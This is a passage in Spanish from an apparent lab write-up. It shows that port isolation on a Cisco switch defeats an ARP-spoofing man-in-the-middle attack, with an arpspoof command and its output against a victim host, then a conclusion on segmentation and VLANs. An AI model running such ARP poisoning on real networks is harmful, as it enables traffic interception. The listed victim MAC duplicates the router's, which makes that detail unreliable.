- Los paquetes de ARP Spoofing sí se envían, pero nunca llegan a la víctima debido al aislamiento de puertos.


```
┌──(carles㉿kalicarles)-[~]
└─$ sudo arpspoof -i eth0 -t 172.20.1.198 172.20.1.1
8:0:27:8b:2d:a2 0:0:0:0:0:0 0806 42: arp reply 172.20.1.1 is-at 8:0:27:8b:2d:a2
8:0:27:8b:2d:a2 0:0:0:0:0:0 0806 42: arp reply 172.20.1.1 is-at 8:0:27:8b:2d:a2
8:0:27:8b:2d:a2 0:0:0:0:0:0 0806 42: arp reply 172.20.1.1 is-at 8:0:27:8b:2d:a2
8:0:27:8b:2d:a2 0:0:0:0:0:0 0806 42: arp reply 172.20.1.1 is-at 8:0:27:8b:2d:a2
8:0:27:8b:2d:a2 0:0:0:0:0:0 0806 42: arp reply 172.20.1.1 is-at 8:0:27:8b:2d:a2
8:0:27:8b:2d:a2 0:0:0:0:0:0 0806 42: arp reply 172.20.1.1 is-at 8:0:27:8b:2d:a2
8:0:27:8b:2d:a2 0:0:0:0:0:0 0806 42: arp reply 172.20.1.1 is-at 8:0:27:8b:2d:a2
8:0:27:8b:2d:a2 0:0:0:0:0:0 0806 42: arp reply 172.20.1.1 is-at 8:0:27:8b:2d:a2
8:0:27:8b:2d:a2 0:0:0:0:0:0 0806 42: arp reply 172.20.1.1 is-at 8:0:27:8b:2d:a2
```

Como consecuencia, al revisar la tabla ARP de la víctima, la IP del router mantiene la MAC correcta del router y no la del atacante.

Esto hace que el tráfico siga yendo al router real y no al atacante, evitando el ataque MITM.

De esta forma, el aislamiento de puertos en el switch Cisco bloquea eficazmente el ataque incluso cuando atacante y víctima están en la misma VLAN.

- MAC Atacante: 08:00:27:8b:2d:a2
- MAC router: 0C:44:0b:2a:00:01
- MAC víctima: 0C:44:0b:2a:00:01



Conclusión

El ataque MITM mediante ARP Spoofing es posible cuando el atacante y la víctima se encuentran en la misma red, ya que la comunicación se realiza en la capa 2 mediante direcciones MAC, lo que permite manipular las tablas ARP.

A lo largo del análisis se ha demostrado que la segmentación de red, el uso de VLANs y, especialmente, el aislamiento de puertos en switches Cisco son medidas eficaces para mitigar este tipo de ataque.

Separar correctamente a los equipos y forzar la comunicación por la capa 3 impide el envenenamiento ARP, protegiendo así la información sensible y evitando la interceptación del tráfico.